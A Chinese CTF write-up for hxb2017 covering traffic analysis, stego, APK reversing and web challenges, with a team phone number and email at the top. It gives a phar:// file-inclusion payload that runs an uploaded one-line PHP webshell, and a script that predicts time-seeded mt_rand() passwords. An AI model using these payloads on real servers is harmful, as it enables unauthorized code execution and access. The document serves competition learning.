

队伍名：DedSeC 联系电话：17709007717 联系邮箱：568093910@qq.com

1. 流量分析




Wireshark导出http文件发现flag.zip

打开是rgb




用脚本把rgb转换成图片






1. 热身运动

使用stegoslove查看每一帧的坐标




记录下来





百度百科64进制编码得到一张表，对应坐标写出数字

![`](]0PAJF$$_EW`2OU`DO40](data:image/jpeg;base64,)



再对应数字写出相应的字母进行base64解码得到flag








题目: Encryptor.apk

逆向apk


用和简单的android一样的套路拿到java代码







得到关键加密代码




加密过程为：

j是md5以后的字符串换成字节了以后的长度


paramArrayOfByte1[i]是图片的每一个字节


用图片的每一个字节和md5字符串的第[i%j]号字节异或

因为是异或加密，解密只需要再加密一次即可得到明文




这里限制了加密文件必须为图片，把密文后缀改为jpg放入加密机进行加密



得到flag


题目: misc300

Pkl为python序列化文件



读取之后根据第一句可知这是一张图片

根据坐标画出散点图



这是漫画凯文的幻虎世界的人物，作者为Bill Watterson

Flag为作者的名字 billwatterson

WEB200：


题目提示：只是一个普通的上传。

打开页面以后得到亮点提示：a.只能上传png b.htmlentities(ucfirst($op)); op变量做过简单的处理。

打开upload页面发现http://118.190.87.135:10080/?op=upload ==> op=upload应该是文件包含。

扫描一下目录：upload.php、home.php、flag.php、show.php加上两个目录image和uploads

包含一下flag.php看看，应该不会这么简单：



不行，按照正常路子走，上传一个png：



页面返回URL: op=show&imagekey=cf32f1071d5f2a4b89c72df04a1b5de02dce2bf1

到这里就更加印证了是一个文件包含漏洞了，这个imagekey应该就是上传后的文件名，上传的文件应该是在uploads文件下：



果然，接下来要包含它。




重新思考了一下，包含upload.php的时候，是op=upload 那么其代码应该是op=$\_GET[op].’.php’;在文件中加上php的，这时候我想到phar://协议。

将x.php(一句话shell)压缩成zip格式，然后再改成png格式上传到服务器，用包含结合phar协议来执行php文件：

Payload：

op=phar://./uploads/e3b413b087bd7f56d3a67d3f970a88c489b60e66.png/x



Ok，可以执行，接下来就是读取flag.php中的内容了。


Payload：x=highlight\_file('././flag.php');



Web150 random

这道题是相当的坑，11点出了以后到4点左右才正常。


像这样的题，进去没什么提示，首先想到的源代码泄露，然后审计代码绕过一些的。访问.index.php.swp存在，这个是vi编辑器留下的，但是在11点-4点之间这段时间，这个里面根本没有源码，和index一样是乱码。




源码看到以后，就发现是mt\_rand()伪加密，mt\_srand()以time()为种子进行播种，mt\_rand()生成的内容是依赖于time()的。

思路：用python直接访问页面拿到pwd的值，在time()生成的时间戳变化之前提交上去，就可以绕过第一层if($pwd == $\_GET[pwd])，但是这乱码是什么东东？

把源码放在本地，然后去生成、输出pwd 和 session。



发现还是乱码，那可能pwd就是乱码，ok。写个脚本，让脚本先访问题目地址，处理题目地址返回页面，取出pwd的值，再访问本地页面对比pwd的值，如果相同，则把本地页面生成的pwd、session的值分别作为pwd参数和action参数的值提交上去。



Flag为：you get the flag it is hxb2017{6583be26c1403c25677c03ac7b3d1f22}

Python：

import requests,re

#re\_pass = re.compile(r'<br>.+||')

url = "http://114.215.138.89:10080/"

while True:

res = requests.get(url)

s = res.content[29:-8]

print s

resloaction = requests.get("http://127.0.0.1/test.php")

list = resloaction.content.split(' ')

params={}

if list[0]==s :

params['login']=list[1]

params['pwd']=s

#params['login']=s

resp = requests.get(url,params=params)

if 'flag' in resp.content :

print resp.content

break;

elif 'Wrong' in resp.content :

print 'Wrong'

elif 'first' in resp.content :

print 'first'

else :pass

本地页面源码：

<?php

function create\_password($pw\_length = 10){

$randpwd = "";

for ($i = 0; $i < $pw\_length; $i++){

$randpwd .= chr(mt\_rand(100, 200));

}

return $randpwd;

}

mt\_srand(time());


$pwd=create\_password();

echo $pwd.' ';

//echo "<br>";

echo create\_password(32).rand();

在后续测试中发现，用此python脚本并不能把flag很快的拿到，原因在于create\_password(32).rand()的rand()上，第一次能快速拿到可能是刚好rand()在我本地生成的值和在题目服务器生成的一致。但是还是能够拿到flag的，请看下图。



1. WEB300

访问看到源码，过滤了很多字符，但是()[]=’+.;这些字符没过滤，题目又提示能getshell。这让我想起了以前在网上看到过的一个符号一句话木马。

